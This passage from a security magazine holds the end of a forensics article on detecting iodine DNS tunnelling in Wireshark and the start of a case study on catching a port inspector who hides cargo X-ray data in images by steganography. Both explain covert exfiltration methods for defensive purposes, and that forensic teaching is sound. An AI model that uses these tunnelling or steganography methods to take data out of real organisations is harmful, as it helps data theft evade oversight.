
**Figure 4.** Graph of normal DNS traffic

In Figure 4 we can see how low is the DNS traffic compared to the rest of the network traffic. While in Figure 5 it is very clearly seen the increase in DNS traffic, we can even see the unusual spikes, which might indicated that something was heavily tunneled via DNS channel.




**Figure 5.** Graph of high DNS traffic

After looking at the statistics and graphs lets go deeper into packet analysis.



**Figure 6.** Wireshark main window



**Figure 7.** Wireshark filter rule applied

Figure 6 and Figure 7 depict filtered DNS traffic for more focused analysis. In Figure 7 we have created a filter with `dns.qry.type == NULL || dns.resp.type == NULL` value which filters out all unnecessary network traffic by displaying only what we need. In packet frame number 185559, we can see many DNS requests and responses being exchanged between local DNS server (192.168.1.1) and the source (192.168.1.25). What also raises a suspicion is the DNS traffic contains big amount of NULL type requests and responses. Since we know that for DNS tunneling we have used *iodine* we can easily see how it performs. It sends traffic as queries of type NULL for subdomains (yrb5eq.home.cs2lab.ax.lt) under top domain (\*.lt).




Figure 8. Additional records field

If we expand other fields (Figure 8) within the packet frame, number 185773, structure we will see that it contains *Additional Records* section. Inside of it there is *Type* field, which is set to A, which means the data contained in this part is an IP Address for a particular host (193.10.9.5). In our case this is the end-point of the DNS tunnel.

a d v e r t i s e m e n t



**Communication  
SYSTEMS SOLUTIONS**

*Reduce Time, Reduce Cost, Reduce Risk*

# EMBEDDED LINUX

Design, Development, and Manufacturing

## Embedded Software Design Services

Our embedded design expertise, coupled with our systems design skills, allows us to deliver products that are "leading edge" as well as solid and robust. Embedded DSP/uC designs including embedded Linux, TI DaVinci™ DVSDK, as well as PC based Linux systems are within our portfolio.


For more information, contact us at

[sales@css-design.com](mailto:sales@css-design.com)

402-261-8688

[www.css-design.com](http://www.css-design.com)





**Figure 9.** Encrypted content of Data section

If we look at other important fields within DNS packet frame number 185773 we will see *Answer* section (Figure 9). This section contains remote server’s response to a previous DNS “NULL query (packet number 185559) for “yrb5eq.home.cs2lab.ax.lt”. What is more, it also contains a section named *Data*. This is the section where *iodine* puts tunnelled data. As we can see the ASCII representation of data field is scrambled or in the words encoded. It is possible to decode and extract the information regarding the tunnelling. Nevertheless, by performing a deep analysis on *Data* field information we can extract tunnelled IP packets. Within those IP packets it is later possible to identify source and destination addresses with corresponding port numbers, which might confirm that indeed there was a data tunnelled between two IPs. Unfortunately, we will not be able to recover or extract the content of the tunneled data, because the user had established an SSH tunnel over DNS and then used it to exfiltrate the data via HTTP.

1.

## FINAL THOUGHTS

In this article we have touched only the tip of the iceberg. Nevertheless, as it can be seen from what has been shown and discussed above, there are several characteristics that might help to identify unusual DNS traffic behavior.

We know that, by default, *iodine* is using “NULL” field to tunnel the traffic. Normally, DNS traffic contains queries and responses with “A” record, although there might be as well “NS” or “MX” records used. In general, DNS NULL record requests are unusual and perfect for covert tunnelling. This is so because the NULL record can contain any type of data. This means that it will be easy to go through organization perimeter. Last important aspect during our demonstration was the SSH over DNS tunnel. This is very common technique to use when exfiltrating the data from organization. Even if the tunnel is recovered the content of Layer 7 (application) of tunnelled traffic will be encrypted. In our case it was HTTP over SSH over DNS tunnel.

## REFERENCES

- <http://code.kryo.se/iodine/>
- Sherri Davidoff. Jonathan Ham. Network Forensics: Tracking Hackers through Cyberspace. ISBN-13: 978-0132564717
- <http://www.wireshark.org/docs/dfref/>

## ABOUT THE AUTHOR

Andrius Januta is Teaching Assistant at Cyber Systems Security Lab in Stockholm University in Sweden and Work Package 5.1 eAcademia Pilot Coordinator at STORK 2.0. He has M.Sc. in Information and Communication Systems Security. Author of “Information Security Audit Under Performance ISO/ IEC 27000 Family Standard Requirements “ in Journal of young scientist 2011, Nr.2(31), Siauliai university, ISSN 1648-8776.



Penetration Testing



HP ArcSight Consultancy



SIEM Deployments



## CYBER SECURITY EXPERTS

From security assessment services to complex SIEM deployments, we have the experience to deliver an unrivaled service.

Visit our website to discover how we can help you develop advanced threat detection capabilities within your enterprise

# AUTOMATED INSPECTION OF X-RAY CARGO IMAGES

## USING WIRESHARK, IMAGE STENOGRAPHY, AND MACHINE LEARNING

by **Wilbert A. McClay and Akshay Nayak**

We have seen numerous movies in which smugglers and mobsters smuggle drugs or even weapons in a port until they are interrupted by a Rogue cop or a vigilante who catches them red handed and gives them a beating of their life. What if there was a more subtle way to do this? This article involves a real life scenario in which something similar occurs. Here, we show how a good network administrator or forensic investigator can catch a corrupt port official involved with a syndicate. This official is supposedly sending the bad guys inside information regarding the containers such as container number, weapon contained and location of drop. Wireshark is used to sniff network packets and a host of other tools (i.e. machine learning algorithms and stenoigraphy tools) are used to uncover the information.

### What you will learn:

- Sections of a Packet (primarily the payload)
- Stenography Image Tools and Passphrase Encryption (i.e. S-Tools 4)
- Image Processing Algorithms (i.e. Sobel Edge Operators, greyscale image intensity gradients and transparency)
- Variational Bayesian Factor Analysis Machine Learning Algorithm using Expectation-Maximization (EM) Theory

### What you should know:

- Basic graphical image (i.e. JPEG, TIF, GIF, BMP.)
- Basic TCP/IP protocols
- Basics of using Social Media accounts and applications (i.e. [www.tinypics.com](http://www.tinypics.com))
- Familiarization with OSI Model layers
- Familiarization with X-ray screen scanners
- Basics of Linear Algebra, Statistics, and Calculus
- Basics of programming
- Basics of Windows and Linux Operating Systems


During 2003, Federal Computer Week (FCW) wrote an article: “Investigative Data Mining Part of Broad Initiative to Fight Terrorism [1]”. The FCW article states, “investigative data mining and analytical software comb vast amounts of digital information to discover patterns and relationships that indicate criminal activity”. This form of analysis to discover patterns in criminal activity is considered forensic data analysis.

Computer Forensics Data Analysis (CFDA) is considered one of the most data-intensive areas of information security [2]. The use of machine learning in computer forensics data analysis is a form of Artificial Intelligence (AI) that instructs a computer to learn without having to be explicitly programmed to find patterns in criminal activity. The significant benefits from applying machine learning algorithms to CFDA are: to evaluate data of forensic images, seek novel automation and training tools for forensic software analysis, and investigating system logs or logged network traffic after a security incident. Thus, the objective of machine learning algorithms focus attention on the most relevant and important information related to solving an investigation and to predict and automate the inspection of extremely large volumes of forensic data now becoming a necessity in computer security. The need for deep packet analysis is crucial to track malicious, criminal activities in network forensics. This study we use Wireshark, Steganography Tools, and machine learning algorithms for deep packet analysis and investigate its importance in forensics data analysis.



Wireshark is an advanced packet analyzer program previously known as “Ethereal”. Gerald Combs designed Wireshark, the software packet analyzer to run on both Windows and UNIX platforms. It supports multiple protocols and presents information in a clear-text based user interface, and can understand the structure of different networking protocols, thus the user is able to view fields of each one of the headers and layers of the packets being monitored. Borja Merino Febrero of *Instituto Nacional de Tecnologia de la Comunicacion* (INTECO) states that Wireshark is a free and open-source tool that has the advantages of auditing the network with a traffic analyzer [3]. This provides a wide range of options to network forensic investigators when performing certain traffic analysis tasks [1] [3]. Thus, a packet is a repository containing a header, payload, and a footer, which is also referred to as a trailer. The packet’s header list’s the destination of the packet or the IP address and the extent of the packet’s information. The packet is needed to ensure that the information being transferred over the network arrives at the correct recipient without being changed or altered.

The use of Deep packet inspection (DPI) differs from Shallow packet inspection (SPI), in that DPI allows the Wireshark software to read the Application, Presentation, Session, and Transport layers in the OSI model, this results in reading the payload. DPI is beneficial as an Intrusion Protection System (IPS) in detecting viruses, worms, Trojan horses, or other forms of malware which maybe hidden in the payload of the packet. Also, note that DPI is a very invasive form of analysis and can be considered a violation of privacy on many networks.

Machine learning and image processing algorithms are used to extract features from graphical images within the payload. These image processing algorithms extracted features within the graphical images are generated using Sobel Edge operators and other measurements based on the local a global statistical characteristics of the graphical images [4], such as the opacity of the image. It calculates the gradient (smooth blending shades) outlines extracted features of a vehicle within an image based on its intensity. Figure 1-2 demonstrated below illustrates the use of a Sobel Edge Operator and local and global statistics (i.e. average intensity, opacity, and transparency) on X-ray cargo scans of vehicles.



**Figure 1.** Output of Sobel Edge Operator on x-ray cargo SUV vehicle image scan



**Figure 2.** Output of Sobel Edge Operator on multiple x-ray cargo vehicles image scan

The extracted gradient features are to characterize the separability and variability within the images. These extracted features are sent to a machine learning algorithm called Variational Bayesian Factor Analysis (VBFA) and are used as training matrices to distinguish one image from another in real-time data analysis[4] [5]. Moreover, the VBFA is an adaptive learning algorithm using observed data (posterior distribution) to find hidden variables (i.e. extracted gradient features). VBFA relies upon Expectation-Maximization (EM) to detect the global maximum values in the data set. This is used to find the optimal hidden state [6]. The use of Stenography to hide image data and messages within fraudulent images will be used to smuggle weapons information through network traffic. We will use Wireshark to capture this network traffic information and use Stenography tools to decrypt the hidden data.

## CASE STUDY

To demonstrate the concept of inspection of X-Ray Cargo images using Wireshark, Stenography, and machine learning algorithms, three unique steps will be involved. The first step will involve preprocessing, using Sobel Edge Operators and other image processing algorithms to extract unique features of

the graphical images, and the second step involves VBFA machine learning algorithms to develop training matrices on these extracted features using likelihood values to distinguish one image from another.

The third step uses Steganography Tools to hide textual metadata within images, which are uploaded on the internet. The fourth step involves the use of Wireshark to capture outgoing network traffic that identifies the uploaded image. The fifth step involves Stenography tools to decrypt the hidden cargo image data.

### SETUP

- Windows/Linux workstation
- Wireshark 1.10.6
- An Emacs editor and graphical image libraries (i.e. libtiff) for image analysis.
- Linux C/C++ compiler and Google Chrome version 32 or Mozilla Firefox as the Internet Browser.
- 7Zip, S-Tool 4.0(Stenography Image Tool)
- [www.tinypics.com](http://www.tinypics.com) (image hosting account)

### SCENARIO


Imagine that you are the station manager at the Port of Oakland in California. Your primary goal is to ensure that cargo containers which are randomly scanned for weapons (i.e. guns and ammunition), nuclear threats, human-trafficking, drugs, and other malicious activities are captured and seized via x-ray scan images and processed and analyzed over Port of Oakland computer network. A SAIC VACIS (Vehicle and Cargo Imaging System) at the Port of Oakland is used to capture x-ray scans and send the images to a series of cargo inspectors over the computer network, shown in Figure 3 (below).



**Figure 3.** Cargo Container being examined by portable VACIS system

Since, there are thousands of cargo containers being shipped to the Port of Oakland daily, it is nearly impossible to x-ray scan every container. Thus, only statistical portions of the containers are randomly scanned for threats.

As the station manager at the Port of Oakland, you receive a tip that one of your inspectors is working with an organized international crime syndicate, and is helping the crime syndicate to smuggle weapons (i.e. guns and ammunition) inside the interior of vehicles, merchandise, and bundle cargo containers into the Port. Assuming the cargo containers with weapons are designated with an opaque 30 pixel cylindrical container are randomly placed in the vehicle, merchandise, and bundles (i.e. boxes, tires, and etc.) interior, which are only displayed by x-ray scanning of the cargo container. Figure 4, displays an x-ray scanned cargo container containing merchandise with a weapons container inside the merchandise's interior.




**X-ray Cargo Scan Merchandise Image with Ammunition Threat**

**Figure 4.** Cargo container x-ray scan of merchandise image with weapons and ammunitions inside its interior

The dubious inspector is then uploading the threat cargo images containing weapons to his own [www.tinypics.com](http://www.tinypics.com) account with the cargo container's metadata (i.e. container number, origination, and destination) embedded in it. These images are further masqueraded as random floral pattern images.


To communicate the smuggled weapons information to the organized crime syndicate, the inspector is sending threat cargo images with the relevant metadata embedded, using Steganography tools. He then compresses this image along with data required to retrieve the hidden information, using a file archiving and compression utility and hides this zip file inside a floral pattern image. He uploads the final floral pattern image to his Tinypics account. The station manager hires a forensics network investigator to assist the network system administrator to find evidence of weapons smuggling and identify the trail of evidence to convict the dubious inspector smuggling the threat x-ray images.

The hypothetical scenario involves a realistic and relevant situation using Wireshark, 7Zip, S-Tools (version 4.0), and image processing and machine learning algorithms, which will prove very useful to a forensics investigator and/or network and administrator. The forensic investigator and network administrator use the following course of action to recreate the chain of evidence to convict the inspector, illustrated in Figure 5.




**Figure 5.** Flowchart showing the course of actions of the Inspector and the Network Administrator

First the forensics investigator recreates the pattern of the alleged criminal activity by dividing the x-ray cargo images into three categories: vehicles, merchandise, and bundles. The three non-threat x-ray cargo image categories are shown below in Figure 6(a). In Figure 6(b), the threat x-ray cargo images are shown containing the weapons container.




**Figure 6(a).** Three categories of non-threat x-ray cargo images: Vehicle, Merchandise, and Bundles

Each image paired with added threat objects.



**Figure 6(b).** Three threat categories of x-ray cargo images with weapons container


The next step involves using the Sobel Edge Operator to extract features of the threat and non-threat x-ray images and define VBFA training matrices to distinguish an x-ray threat image from an x-ray non-threat image illustrated in Figure 7.



